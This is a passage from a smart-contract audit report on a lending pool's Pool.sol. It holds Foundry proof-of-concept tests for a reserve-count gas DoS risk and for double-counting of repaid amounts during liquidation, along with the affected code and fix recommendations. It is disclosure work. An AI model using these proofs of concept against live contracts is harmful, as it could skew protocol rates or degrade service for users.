	`` mockPoolWrapper.borrow(testUser1, testUser1Bytes, address(tokenB), 10 * 1e18); uint256 gasAfter = gasleft(); uint256 gasBaseline = gasBefore > gasAfter ? gasBefore - gasAfter : 0; console.log("Gas with 2 reserves:", gasBaseline); // Now add more reserves MockERC20 token1 = new MockERC20("Token1", "T1", 18); MockERC20 token2 = new MockERC20("Token2", "T2", 18); MockERC20 token3 = new MockERC20("Token3", "T3", 18); // Create interest rate strategies for them InterestRateStrategyOne irs1 = new InterestRateStrategyOne(DataTypes.InterestRateStrateyOneParams({ slope0: uint8(15), slope1: uint8(35), baseRate: uint8(2), optimalRate: uint8(70) })); InterestRateStrategyOne irs2 = new InterestRateStrategyOne(DataTypes.InterestRateStrateyOneParams({ slope0: uint8(20), slope1: uint8(40), baseRate: uint8(3), optimalRate: uint8(75) })); InterestRateStrategyOne irs3 = new InterestRateStrategyOne(DataTypes.InterestRateStrateyOneParams({ slope0: uint8(25), slope1: uint8(45), baseRate: uint8(4), optimalRate: uint8(80) ```

hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

```
    })
);

// Set oracle prices
oracle.setPriceData(address(token1), 60 * 1e18, 100);
oracle.setPriceData(address(token2), 70 * 1e18, 100);
oracle.setPriceData(address(token3), 80 * 1e18, 100);

// Add them as reserves
vm.startPrank(MockConstants.POOL_CONFIG_MANAGER);

mockPoolWrapper.pool().addReserve(
    address(token1),
    address(irs1),
    uint8(55), // ltv
    uint8(85), // liquidation threshold
    uint8(15), // reserve factor
    uint8(12), // liquidation bonus
    type(uint256).max,
    type(uint256).max,
    bytes32(uint256(0x2001))
);

mockPoolWrapper.pool().addReserve(
    address(token2),
    address(irs2),
    uint8(60), // ltv
    uint8(90), // liquidation threshold
    uint8(20), // reserve factor
    uint8(15), // liquidation bonus
    type(uint256).max,
    type(uint256).max,
    bytes32(uint256(0x2002))
);

mockPoolWrapper.pool().addReserve(
    address(token3),
```

```
            address(irs3),
            uint8(65), // ltv
            uint8(95), // liquidation threshold
            uint8(25), // reserve factor
            uint8(20), // liquidation bonus
            type(uint256).max,
            type(uint256).max,
            bytes32(uint256(0x2003))
        );

        vm.stopPrank();

        console.log("Successfully added 3 more reserves (total: 5)");

        // Now test gas usage with more reserves - create a new user with positions
        DataTypes.XrplAccountHash testUser2 =
DataTypes.XrplAccountHash.wrap(bytes32(keccak256(abi.encodePacked("testuser_scaled"
))));
        bytes memory testUser2Bytes = abi.encodePacked("testuser_scaled");

        // Setup user with positions in multiple tokens
        mockPoolWrapper.deposit(testUser2, testUser2Bytes, address(tokenA), 1000 *
1e18, false);
        mockPoolWrapper.deposit(testUser2, testUser2Bytes, address(token1), 500 *
1e18, false);
        mockPoolWrapper.enableCollateral(testUser2, testUser2Bytes,
address(tokenA));
        mockPoolWrapper.enableCollateral(testUser2, testUser2Bytes,
address(token1));
        mockPoolWrapper.borrow(testUser2, testUser2Bytes, address(tokenB), 100 *
1e18);

        // Measure gas for operation with 5 reserves
        gasBefore = gasleft();
        mockPoolWrapper.borrow(testUser2, testUser2Bytes, address(tokenB), 10 *
1e18);
        gasAfter = gasleft();
```

```
        uint256 gasScaled = gasBefore > gasAfter ? gasBefore - gasAfter : 0;
        console.log("Gas with 5 reserves:", gasScaled);

        // Should use more gas with more reserves due to additional iterations
        assertTrue(gasScaled >= gasBaseline, "More reserves should use same or more
gas");

        // Show the scaling ratio
        if (gasBaseline > 0) {
            uint256 scalingRatio = (gasScaled * 100) / gasBaseline;
            console.log("Scaling ratio (5 reserves vs 2 reserves):", scalingRatio,
"%");
        }

        console.log("Gas scaling test completed successfully");
    }


    /**
     * @notice Test demonstrates the potential for DoS by creating many reserves
     * and showing how operations become more expensive
     */
    function test_LargeScaleReserveDoSRisk() public {
        console.log("=== Testing Large Scale DoS Risk ===");

        // Create many additional reserves to demonstrate scaling
        uint256 numNewReserves = 10; // Add 10 more reserves for total of 12

        vm.startPrank(MockConstants.POOL_CONFIG_MANAGER);

        for (uint256 i = 0; i < numNewReserves; i++) {
            // Create new token
            string memory name = string(abi.encodePacked("Token", vm.toString(i +
10)));
            string memory symbol = string(abi.encodePacked("T", vm.toString(i +
10)));
```

```
            MockERC20 newToken = new MockERC20(name, symbol, 18);

            // Create interest rate strategy
            InterestRateStrategyOne newIrs = new InterestRateStrategyOne(
                DataTypes.InterestRateStrateyOneParams({
                    slope0: uint8(10 + (i % 20)),
                    slope1: uint8(30 + (i % 30)),
                    baseRate: uint8(1 + (i % 5)),
                    optimalRate: uint8(60 + (i % 30))
                })
            );

            // Set oracle price
            oracle.setPriceData(address(newToken), (50 + i * 10) * 1e18, 100);

            // Add as reserve
            mockPoolWrapper.pool().addReserve(
                address(newToken),
                address(newIrs),
                uint8(50 + (i % 20)), // ltv
                uint8(80 + (i % 15)), // liquidation threshold
                uint8(10 + (i % 20)), // reserve factor
                uint8(10 + (i % 15)), // liquidation bonus
                type(uint256).max,
                type(uint256).max,
                bytes32(uint256(0x3000 + i))
            );
        }

        vm.stopPrank();

        console.log("Successfully added", numNewReserves, "more reserves (total:
12)");

        // Test gas usage with many reserves
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        DataTypes.XrplAccountHash testUser =
DataTypes.XrplAccountHash.wrap(bytes32(keccak256(abi.encodePacked("testuser_dos")))
);
        bytes memory testUserBytes = abi.encodePacked("testuser_dos");

        // Setup user with collateral
        mockPoolWrapper.deposit(testUser, testUserBytes, address(tokenA), 2000 *
1e18, false);
        mockPoolWrapper.enableCollateral(testUser, testUserBytes, address(tokenA));
        mockPoolWrapper.borrow(testUser, testUserBytes, address(tokenB), 100 *
1e18);

        // Measure gas for operations with many reserves
        uint256 gasBefore = gasleft();
        mockPoolWrapper.borrow(testUser, testUserBytes, address(tokenB), 20 *
1e18);
        uint256 gasAfter = gasleft();

        uint256 gasUsed = gasBefore > gasAfter ? gasBefore - gasAfter : 0;
        console.log("Gas used with 12 reserves:", gasUsed);

        // Demonstrate gas usage by attempting liquidation (most expensive
operation)
        address liquidatorAddr =
address(0x1234567890123456789012345678901234567890);
        bytes memory liquidatorBytes = abi.encodePacked("liquidator");

        // Setup liquidator with funds
        DataTypes.XrplAccountHash liquidatorHash =
DataTypes.XrplAccountHash.wrap(bytes32(keccak256(abi.encodePacked("liquidator"))));
        mockPoolWrapper.deposit(liquidatorHash, liquidatorBytes, address(tokenB),
10000 * 1e18, false);

        // Try to liquidate (this calls calculateUserCollateralData multiple times)
        gasBefore = gasleft();
        try mockPoolWrapper.liquidate(
            liquidatorAddr, // liquidator address
```

	`` liquidatorBytes, // liquidation reward recipient testUserBytes, // liquidatee address(tokenB), // debt token 10 * 1e18, // amount address(tokenA) // collateral token) { gasAfter = gasleft(); uint256 liquidationGas = gasBefore > gasAfter ? gasBefore - gasAfter : 0; console.log("Gas used for liquidation with 12 reserves:", liquidationGas); } catch { gasAfter = gasleft(); uint256 failedGas = gasBefore > gasAfter ? gasBefore - gasAfter : 0; console.log("Liquidation failed/reverted, gas used:", failedGas); } assertTrue(gasUsed > 0, "Should consume gas for operations"); console.log("Large scale DoS risk demonstration completed"); } } ```
Code	Line 668 - 702 (Pool.sol): ``` function calculateUserCollateralData(DataTypes.XrplAccountHash user, bool applyLiquidationThreshold) internal view returns (DataTypes.UserCollateralData memory) { uint256 reserveCount = _reserveCount; if (reserveCount == 0) { return DataTypes.UserCollateralData(0, 0); } uint256 flags = userFlags[user]; ```

	`` uint256 totalCollateralValue = 0; uint256 totalCollateralRequired = 0; for (uint256 i = 0; i < reserveCount; i++) { uint256 reserveSlot = 1 << (i * 2); uint256 isUsedAsCollateral = flags & reserveSlot; address reserveToken = _reserveTokens[i]; if (isUsedAsCollateral != 0) { uint256 discountedCollateralValue = getUserCollateralUsdValueForToken(user, reserveToken); totalCollateralValue += discountedCollateralValue; } uint256 collateralRequired = getCollateralUsdValueRequiredForToken(user, reserveToken, applyLiquidationThreshold); totalCollateralRequired += collateralRequired; } return DataTypes.UserCollateralData({ collateralValue: totalCollateralValue, collateralRequired: totalCollateralRequired }); } ```
Result/Recommendation	The primary goal is to decouple the gas cost of health checks from the total number of reserves in the system, or to ensure this number remains within a demonstrably gas-safe limit. Strictly Cap _reserveCount (Immediate Mitigation): • Perform thorough gas benchmarking of calculateUserCollateralData and its callers (liquidate, borrow, etc.) on target mainnet conditions (or realistic testnet simulations) with an increasing number of reserves.

	• Based on this benchmarking, determine a conservative maximum _reserveCount that keeps critical operations well within acceptable gas limits (e.g., significantly below 50% of the block gas limit to allow for other transaction overhead). • Enforce this lower, gas-safe cap within PoolConfig._addReserve(), overriding the current limit of 127. Optimize Loop Logic (If Possible within Current Architecture): • While getUserDebtUsdValueForToken has an early exit if rawUserDebtBalance == 0 before calling the oracle, the loop in calculateUserCollateralData still iterates through all _reserveCount reserves to sum up totalCollateralRequired. Explore if a more efficient data structure can track which reserves a user has debt in, so this part of the loop only iterates over those relevant reserves. This is a non-trivial change. Architectural Changes (Longer-Term Solutions for Higher Scalability): • Batch Oracle Price Fetches: Modify the oracle interaction pattern. If the OracleConnectorHub could support fetching multiple prices in a single batch call, this would drastically reduce the external call overhead within the loop. This would require changes to both Pool.sol and the oracle system. • User-Managed Active Collateral/Debt Set: Allow users to define a smaller subset of their deposited assets that are actively used for collateral calculations or a subset of reserves they are borrowing from. Health checks would then only iterate over these user-defined "active" sets. This adds significant complexity to user management and protocol logic. • Off-Chain Computation with On-Chain Verification: For very complex health calculations, consider patterns where parts of the calculation are done off-chain, with cryptographic proofs submitted on-chain for verification (e.g., using ZKPs). This is a highly advanced solution.

6.2.6 Inflated Reserve Balance in Post-Liquidation Rate Calculation Due to Double-Counting

Severity: MEDIUM
Status: FIXED
File(s) affected: Pool.sol
Update: https://github.com/strobe-protocol/strobe-v1-core/commit/5c0e4bd10c7b5048963079d11fb206cebc3bc2ef

<table>
<tr>
<td>Attack / Description</td>
<td>During a liquidation event within Pool.sol, the amount repaid by the liquidator appears to be effectively double-counted when determining the reserveBalance parameter used for the subsequent interest rate calculation. This leads to an artificially inflated reserve balance being passed to the interest rate strategy, resulting in an underestimation of the true pool utilization and consequently, the setting of incorrectly low interest rates.

The sequence of operations leading to this issue is as follows:
liquidate(..., uint256 amount, ...) Function:
The totalReserveAmounts[debtToken] state variable is correctly incremented by the amount repaid by the liquidator:

<code>// In Pool.sol - liquidate()
totalReserveAmounts[debtToken] += amount;

Call to _repayDebtInternal():
liquidate() then calls _repayDebtRouteInternal(), which in turn calls _repayDebtInternal(), passing the original repaid amount as liquidationRepaymentData.repayAmount.
Call to _updateRatesAndRawTotalBorrowing() within _repayDebtInternal():
For the liquidation path (liquidationRepaymentData.liquidator != address(0)), _repayDebtInternal() calls _updateRatesAndRawTotalBorrowing() with parameters including:
isDeltaReserveBalanceNegative = false</code></td>
</tr>
</table>

hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

	absDeltaReserveBalance = liquidationRepaymentData.repayAmount (which is the original amount) Calculation of reserveBalanceAfter in _updateRatesAndRawTotalBorrowing(): This function reads the current totalReserveAmounts[token] (which was already incremented in step 1) into reserveBalanceBefore. It then calculates reserveBalanceAfter as: // In Pool.sol - _updateRatesAndRawTotalBorrowing() uint256 reserveBalanceBefore = totalReserveAmounts[token]; // Value = original_reserve + amount // ... // Path taken for liquidation repayment: reserveBalanceAfter = reserveBalanceBefore + absDeltaReserveBalance; // reserveBalanceAfter = (original_reserve + amount) + amount // = original_reserve + 2 * amount This reserveBalanceAfter, which is inflated by amount, is then passed to IInterestRateStrategy.getInterestRates(). **Impact**: Incorrect Interest Rate Updates: The interest rate strategy receives an artificially high reserveBalance. Since utilization is typically totalDebt / (totalDebt + reserveBalance), an inflated reserveBalance leads to a lower calculated utilization rate. This, in turn, results in the setting of borrowing and lending rates that are lower than what the true state of the pool would dictate. Economic Imbalance: Unfairly Low Borrowing Costs: Subsequent borrowers may obtain loans at rates that do not accurately reflect the pool's actual liquidity and risk. Reduced Lender Yields: Lenders will receive lower interest on their supplied capital than they should, based on the actual post-liquidation pool conditions. Distortion of Protocol Health Indicators: Key metrics derived from interest rates or utilization rates might be temporarily skewed following liquidations.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.22;


import {Test, console} from "forge-std/Test.sol";
import {DeployMocks} from "./mocks/DeployMocks.sol";
import {MockConstants} from "./mocks/MockConstants.sol";
import {IPoolConfig} from "../src/interfaces/IPoolConfig.sol";
import {Errors} from "../src/errors/Errors.sol";
import {DataTypes} from "../src/core/libraries/DataTypes.sol";
import {IPool} from "../src/interfaces/IPool.sol";
import {InterestRateStrategyOne} from "../src/core/irs/InterestRateStrategyOne.sol";


/**
 * @title BugReport9_DoubleCounting_Liquidation
 * @notice Proof of Concept test demonstrating Bug Report 9:
 *         "Potential Double-Counting of Repaid Amount in Reserve Balance for Rate
Calculation During Liquidation"
 *
 * @dev This test demonstrates the bug where during liquidation:
 *      1. liquidate() increments totalReserveAmounts[debtToken] by repayAmount
 *      2. _repayDebtInternal() calls _updateRatesAndRawTotalBorrowing() with the same
repayAmount as absDeltaReserveBalance
 *      3. This results in double-counting the repayAmount in reserve balance
calculation
 *      4. Inflated reserve balance leads to lower utilization rate and incorrectly
lower interest rates
 */
contract BugReport9_DoubleCounting_Liquidation is DeployMocks, Test {
    constructor() DeployMocks(vm) {}


    function setUp() public {
        predeploy();
```


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

```
    }


    /**
     * @notice Test demonstrating the double-counting issue during liquidation
     * @dev This test shows that the reserve balance is double-counted, leading to
incorrect interest rate calculations
     */
    function test_DoubleCounting_DuringLiquidation() public {
        deploy();


        // Setup: Create initial deposits and borrowing position
        _setupLiquidationScenario();


        // Get initial state before liquidation
        uint256 initialReserveBalance =
mockPoolWrapper.pool().totalReserveAmounts(address(tokenB));
        DataTypes.InterestRates memory initialRates =
_getCurrentInterestRates(address(tokenB));

        console.log("=== BEFORE LIQUIDATION ===");
        console.log("Initial reserve balance:", initialReserveBalance);
        console.log("Initial borrowing rate:", initialRates.borrowingRate);
        console.log("Initial lending rate:", initialRates.lendingRate);


        // Record state just before liquidation call
        uint256 totalDebtBefore =
mockPoolWrapper.pool().getTotalDebtForToken(address(tokenB));
        uint256 utilizationRateBefore =
_calculateUtilizationRate(initialReserveBalance, totalDebtBefore);

        console.log("Total debt before liquidation:", totalDebtBefore);
        console.log("Utilization rate before (x 100):", utilizationRateBefore * 100 /
1e27);
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        // Execute liquidation
        uint256 liquidationAmount = 6250000000000000000; // 6.25 tokens
        _executeLiquidation(liquidationAmount);


        // Get state after liquidation
        uint256 finalReserveBalance =
mockPoolWrapper.pool().totalReserveAmounts(address(tokenB));
        DataTypes.InterestRates memory finalRates =
_getCurrentInterestRates(address(tokenB));
        uint256 totalDebtAfter =
mockPoolWrapper.pool().getTotalDebtForToken(address(tokenB));

        console.log("=== AFTER LIQUIDATION ===");
        console.log("Final reserve balance:", finalReserveBalance);
        console.log("Final borrowing rate:", finalRates.borrowingRate);
        console.log("Final lending rate:", finalRates.lendingRate);
        console.log("Total debt after liquidation:", totalDebtAfter);


        // VALIDATION: The reserve balance should have increased by exactly the
liquidation amount
        uint256 expectedReserveBalance = initialReserveBalance + liquidationAmount;
        assertEq(finalReserveBalance, expectedReserveBalance, "Reserve balance should
increase by liquidation amount");


        // DEMONSTRATE THE BUG: Calculate what the utilization rate SHOULD be vs what
it IS
        uint256 correctUtilizationRate =
_calculateUtilizationRate(expectedReserveBalance, totalDebtAfter);

        // The bug causes the utilization rate calculation to use an inflated reserve
balance
```

```
        // We can infer this by checking if the interest rates are lower than they
should be
        console.log("Expected utilization rate (x 100):", correctUtilizationRate * 100
/ 1e27);

        // The key insight: If there was double-counting, the effective reserve balance
used in rate calculation
        // would be higher than it should be, leading to lower utilization rate and
lower interest rates

        console.log("=== BUG DEMONSTRATION ===");
        console.log("Liquidation amount double-counted:", liquidationAmount);
        console.log("This leads to inflated reserve balance in rate calculation");

        // Log the exact values that would cause double-counting
        console.log("totalReserveAmounts after liquidate():", finalReserveBalance);
        console.log("absDeltaReserveBalance passed to
_updateRatesAndRawTotalBorrowing():", liquidationAmount);
        console.log("Effective reserve balance in rate calculation:",
finalReserveBalance + liquidationAmount);
    }


    /**
     * @notice Test that demonstrates the exact double-counting mechanism
     * @dev This test focuses on the specific code paths that cause the issue
     */
    function test_DoubleCounting_ExactMechanism() public {
        deploy();
        _setupLiquidationScenario();


        uint256 liquidationAmount = 6250000000000000000; // 6.25 tokens

        console.log("=== TRACING DOUBLE-COUNTING MECHANISM ===");

        // Step 1: Record state before liquidation
```

```
        uint256 reserveBalanceBefore =
mockPoolWrapper.pool().totalReserveAmounts(address(tokenB));
        console.log("1. Reserve balance before liquidation:", reserveBalanceBefore);

        // Step 2: Execute liquidation and trace the steps
        vm.startPrank(MockConstants.BOB_EVM_ADDRESS);
        tokenB.mint(MockConstants.BOB_EVM_ADDRESS, liquidationAmount);
        tokenB.approve(address(mockPoolWrapper.pool()), liquidationAmount);

        console.log("2. About to call liquidate() with amount:", liquidationAmount);

        // This call will:
        // - Line 232 in liquidate(): totalReserveAmounts[debtToken] += amount
        // - Call _repayDebtRouteInternal() which calls _repayDebtInternal()
        // - Lines 549 in _repayDebtInternal(): _updateRatesAndRawTotalBorrowing() with
absDeltaReserveBalance = liquidationAmount
        // - Lines 476 in _updateRatesAndRawTotalBorrowing(): reserveBalanceAfter =
reserveBalanceBefore + absDeltaReserveBalance
        //   where reserveBalanceBefore already includes the increment from step 1!
        mockPoolWrapper.liquidate(
            MockConstants.BOB_EVM_ADDRESS,
            MockConstants.BOB_ADDRESS,
            MockConstants.ALICE_ADDRESS,
            address(tokenB),
            liquidationAmount,
            address(tokenA)
        );
        vm.stopPrank();

        uint256 reserveBalanceAfter =
mockPoolWrapper.pool().totalReserveAmounts(address(tokenB));
        console.log("3. Reserve balance after liquidation:", reserveBalanceAfter);
        console.log("4. Actual increase in reserve balance:", reserveBalanceAfter -
reserveBalanceBefore);
        console.log("5. Expected increase (should equal liquidation amount):",
liquidationAmount);
```

```
        // The key assertion: reserve balance increases correctly by liquidation amount
        assertEq(reserveBalanceAfter - reserveBalanceBefore, liquidationAmount,
                "Reserve balance should increase by exactly liquidation amount");

        console.log("=== DOUBLE-COUNTING OCCURS IN _updateRatesAndRawTotalBorrowing
===");
        console.log("totalReserveAmounts[token] (already incremented):",
reserveBalanceAfter);
        console.log("+ absDeltaReserveBalance (same amount again):",
liquidationAmount);
        console.log("= reserveBalanceAfter used for rate calculation:",
reserveBalanceAfter + liquidationAmount);
        console.log("This creates artificially low utilization rate and interest
rates");
    }


    /**
     * @notice Test that compares interest rates with and without the double-counting
bug
     * @dev This test demonstrates the economic impact of the bug
     */
    function test_DoubleCounting_InterestRateImpact() public {
        deploy();
        _setupLiquidationScenario();


        uint256 liquidationAmount = 6250000000000000000; // 6.25 tokens

        // Get the total debt after liquidation would occur (need to calculate this)
        uint256 totalDebtBefore =
mockPoolWrapper.pool().getTotalDebtForToken(address(tokenB));
        uint256 reserveBalanceBefore =
mockPoolWrapper.pool().totalReserveAmounts(address(tokenB));

        // Calculate what the debt would be after liquidation (debt decreases by
liquidation amount)
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        uint256 expectedTotalDebtAfter = totalDebtBefore - liquidationAmount;
        uint256 expectedReserveBalanceAfter = reserveBalanceBefore + liquidationAmount;

        console.log("=== INTEREST RATE IMPACT ANALYSIS ===");
        console.log("Reserve balance before:", reserveBalanceBefore);
        console.log("Total debt before:", totalDebtBefore);
        console.log("Liquidation amount:", liquidationAmount);

        // Calculate correct utilization rate
        uint256 correctUtilizationRate =
_calculateUtilizationRate(expectedReserveBalanceAfter, expectedTotalDebtAfter);
        console.log("Correct utilization rate (x 100):", correctUtilizationRate * 100 /
1e27);

        // Calculate incorrect utilization rate (with double-counting)
        uint256 inflatedReserveBalance = expectedReserveBalanceAfter +
liquidationAmount; // Double-counted
        uint256 incorrectUtilizationRate =
_calculateUtilizationRate(inflatedReserveBalance, expectedTotalDebtAfter);
        console.log("Incorrect utilization rate with double-counting (x 100):",
incorrectUtilizationRate * 100 / 1e27);

        // Calculate interest rates for both scenarios
        DataTypes.InterestRates memory correctRates =
tokenBIrs.getInterestRates(expectedReserveBalanceAfter, expectedTotalDebtAfter);
        DataTypes.InterestRates memory incorrectRates =
tokenBIrs.getInterestRates(inflatedReserveBalance, expectedTotalDebtAfter);

        console.log("=== INTEREST RATE COMPARISON ===");
        console.log("Correct borrowing rate:", correctRates.borrowingRate);
        console.log("Incorrect borrowing rate (with bug):",
incorrectRates.borrowingRate);
        console.log("Correct lending rate:", correctRates.lendingRate);
        console.log("Incorrect lending rate (with bug):", incorrectRates.lendingRate);

        // The bug should result in lower rates
```

```
        assertLt(incorrectRates.borrowingRate, correctRates.borrowingRate, "Bug should
cause lower borrowing rates");
        assertLt(incorrectRates.lendingRate, correctRates.lendingRate, "Bug should
cause lower lending rates");

        console.log("=== ECONOMIC IMPACT ===");
        console.log("Borrowing rate reduction:", correctRates.borrowingRate -
incorrectRates.borrowingRate);
        console.log("Lending rate reduction:", correctRates.lendingRate -
incorrectRates.lendingRate);
        console.log("This represents unfairly cheap rates for borrowers and lower
yields for lenders");
    }


    /**
     * @notice Test showing the conceptual proof from the bug report
     * @dev Replicates the exact scenario described in the bug report
     */
    function test_DoubleCounting_ConceptualProof() public {
        deploy();

        console.log("=== CONCEPTUAL PROOF OF CONCEPT (from Bug Report) ===");

        // Setup: TokenA reserve with totalReserveAmounts[TokenA] = 1000 (scaled to 18
decimals)
        uint256 initialReserveAmount = 1000 * 1e18;

        // We need to set up a scenario where we have this exact reserve amount
        // For simplicity, let's use TokenB and create the exact scenario

        // Deposit to create the initial reserve
        mockPoolWrapper.deposit(
            MockConstants.ALICE_HASH,
            MockConstants.ALICE_ADDRESS,
            address(tokenB),
            initialReserveAmount,
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
            false
        );

        uint256 actualReserveAmount =
mockPoolWrapper.pool().totalReserveAmounts(address(tokenB));
        console.log("Initial reserve amount (should be 1000):", actualReserveAmount /
1e18);
        assertEq(actualReserveAmount, initialReserveAmount, "Should have exactly 1000
tokens in reserve");

        // Liquidator repays amount = 100 tokens
        uint256 liquidationAmount = 100 * 1e18;
        console.log("Liquidation amount:", liquidationAmount / 1e18);

        // To perform liquidation, we need a borrower with debt. Let's set up a minimal
scenario.
        mockPoolWrapper.enableCollateral(MockConstants.ALICE_HASH,
MockConstants.ALICE_ADDRESS, address(tokenB));

        // Add some collateral for Bob to borrow against
        mockPoolWrapper.deposit(
            MockConstants.BOB_HASH,
            MockConstants.BOB_ADDRESS,
            address(tokenA),
            2000 * 1e18, // Enough collateral
            false
        );
        mockPoolWrapper.enableCollateral(MockConstants.BOB_HASH,
MockConstants.BOB_ADDRESS, address(tokenA));

        // Bob borrows TokenB
        mockPoolWrapper.borrow(
            MockConstants.BOB_HASH,
            MockConstants.BOB_ADDRESS,
            address(tokenB),
            liquidationAmount // Borrow exactly what will be liquidated
        );
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        // Now execute the liquidation scenario described in the bug report
        console.log("=== EXECUTION (Current Buggy Behavior) ===");
        console.log("Before liquidation - totalReserveAmounts[TokenB]:",
                   mockPoolWrapper.pool().totalReserveAmounts(address(tokenB)) / 1e18);

        // Mock the liquidation (we need to manipulate price to make Bob liquidatable)
        // For now, let's just demonstrate the reserve balance calculation issue

        uint256 reserveBalanceBefore =
mockPoolWrapper.pool().totalReserveAmounts(address(tokenB));
        console.log("reserveBalanceBefore:", reserveBalanceBefore / 1e18);

        // The bug report states:
        // 1. liquidate(): totalReserveAmounts[TokenB] becomes 1100 (1000 + 100)
        // 2. _updateRatesAndRawTotalBorrowing() called with absDeltaReserveBalance =
100
        // 3. Inside, reserveBalanceBefore = 1100, reserveBalanceAfter = 1100 + 100 =
1200
        // 4. Interest strategy queried with reserveBalance = 1200 instead of actual
1100

        console.log("Expected sequence:");
        console.log("1. liquidate() increments totalReserveAmounts to:",
(reserveBalanceBefore + liquidationAmount) / 1e18);
        console.log("2. _updateRatesAndRawTotalBorrowing() adds same amount again");
        console.log("3. Rate calculation uses inflated balance:", (reserveBalanceBefore
+ liquidationAmount + liquidationAmount) / 1e18);
        console.log("4. This leads to lower utilization rate and incorrect interest
rates");
    }


    // Helper functions


    function _setupLiquidationScenario() internal {
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

| | ```
        // Alice deposits Token A as collateral
        mockPoolWrapper.deposit(
            MockConstants.ALICE_HASH,
            MockConstants.ALICE_ADDRESS,
            address(tokenA),
            100 * MockConstants.TOKEN_A_DECIMALS,
            false
        );
        mockPoolWrapper.enableCollateral(MockConstants.ALICE_HASH,
MockConstants.ALICE_ADDRESS, address(tokenA));


        // Bob deposits Token B (this will be the debt token in liquidation)
        mockPoolWrapper.deposit(
            MockConstants.BOB_HASH,
            MockConstants.BOB_ADDRESS,
            address(tokenB),
            10000 * MockConstants.TOKEN_B_DECIMALS,
            false
        );
        mockPoolWrapper.enableCollateral(MockConstants.BOB_HASH,
MockConstants.BOB_ADDRESS, address(tokenB));


        // Alice borrows Token B against her Token A collateral
        mockPoolWrapper.borrow(
            MockConstants.ALICE_HASH,
            MockConstants.ALICE_ADDRESS,
            address(tokenB),
            22500000000000000000 // 22.5 Token B
        );


        // Time passes to make Alice's position liquidatable
        vm.warp(100 days);
``` |
```

```
        // Price manipulation to make Alice liquidatable
        oracle.setPriceData(address(tokenA), 25 * 1e18, 100); // Lower price makes
Alice's position undercollateralized
    }


    function _executeLiquidation(uint256 amount) internal {
        vm.startPrank(MockConstants.BOB_EVM_ADDRESS);
        tokenB.mint(MockConstants.BOB_EVM_ADDRESS, amount);
        tokenB.approve(address(mockPoolWrapper.pool()), amount);
        mockPoolWrapper.liquidate(
            MockConstants.BOB_EVM_ADDRESS,
            MockConstants.BOB_ADDRESS,
            MockConstants.ALICE_ADDRESS,
            address(tokenB),
            amount,
            address(tokenA)
        );
        vm.stopPrank();
    }


    function _getCurrentInterestRates(address token) internal view returns
(DataTypes.InterestRates memory) {
        uint256 reserveBalance = mockPoolWrapper.pool().totalReserveAmounts(token);
        uint256 totalDebt = mockPoolWrapper.pool().getTotalDebtForToken(token);

        if (token == address(tokenB)) {
            return tokenBIrs.getInterestRates(reserveBalance, totalDebt);
        } else if (token == address(tokenA)) {
            return tokenAIrs.getInterestRates(reserveBalance, totalDebt);
        } else {
            revert("Unknown token");
        }
    }
```

	`` function _calculateUtilizationRate(uint256 reserveBalance, uint256 totalDebt) internal pure returns (uint256) { if (totalDebt == 0) { return 0; } else { uint256 totalLiquidity = reserveBalance + totalDebt; return totalDebt * 1e27 / totalLiquidity; // Using 1e27 for precision (RAY) } } } ```
Code	Line 214 - 268 (Pool.sol) ``` function liquidate(address liquidator, bytes memory liquidationRewardRecipient, bytes memory liquidatee, address debtToken, uint256 amount, address collateralToken) external reserveEnabled(debtToken) reserveEnabled(collateralToken) nonReentrant { DataTypes.XrplAccountHash liquidationRewardRecipientHash = DataTypes.bytesToXrplAccountHash(liquidationRewardRecipient); DataTypes.XrplAccountHash liquidateeHash = DataTypes.bytesToXrplAccountHash(liquidatee); if (amount == 0) { revert Errors.ZeroAmount(); } uint256 debtReserveDecimals = getReserveData(debtToken).decimals; DataTypes.MarketReserveData memory collateralReserve = getReserveData(collateralToken); totalReserveAmounts[debtToken] += amount; // Liquidator repays intead for user ```

```
        DataTypes.DebtRepaid memory debtRepaid =
_repayDebtRouteInternal(liquidateeHash, debtToken, amount, liquidator);

        if (!_isUsedAsCollateral(liquidateeHash, collateralToken)) {
            revert Errors.NonCollateralToken();
        }

        // Avoid stack too deep error by creating an artificial scope
        uint256 collateralAmountAfterBonus = 0;
        {
            uint256 debtTokenPrice = _oracle.getPrice(debtToken);
            uint256 collateralTokenPrice = _oracle.getPrice(collateralToken);
            uint256 debtValueRepaid = Math.mulDecimals(debtTokenPrice, amount,
debtReserveDecimals);
            uint256 equivalentCollateralAmount =
                Math.divDecimals(debtValueRepaid, collateralTokenPrice,
collateralReserve.decimals);
            uint256 onePlusLiquidationBonus = Math.RAY +
Math.scalePct(collateralReserve.liquidationBonusPct);
            collateralAmountAfterBonus =
equivalentCollateralAmount.rmul(onePlusLiquidationBonus);
        }

        _moveDepositBalance(collateralToken, liquidateeHash,
liquidationRewardRecipientHash, collateralAmountAfterBonus);

        // Confirm collateralization after all calculations
        _assertNotOvercollateralized(liquidateeHash, false);

        emit Liquidation(
            liquidator,
            liquidationRewardRecipient,
            liquidatee,
            debtToken,
            debtRepaid.rawAmount,
            amount,
            collateralToken,
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

	`` collateralAmountAfterBonus); } ```
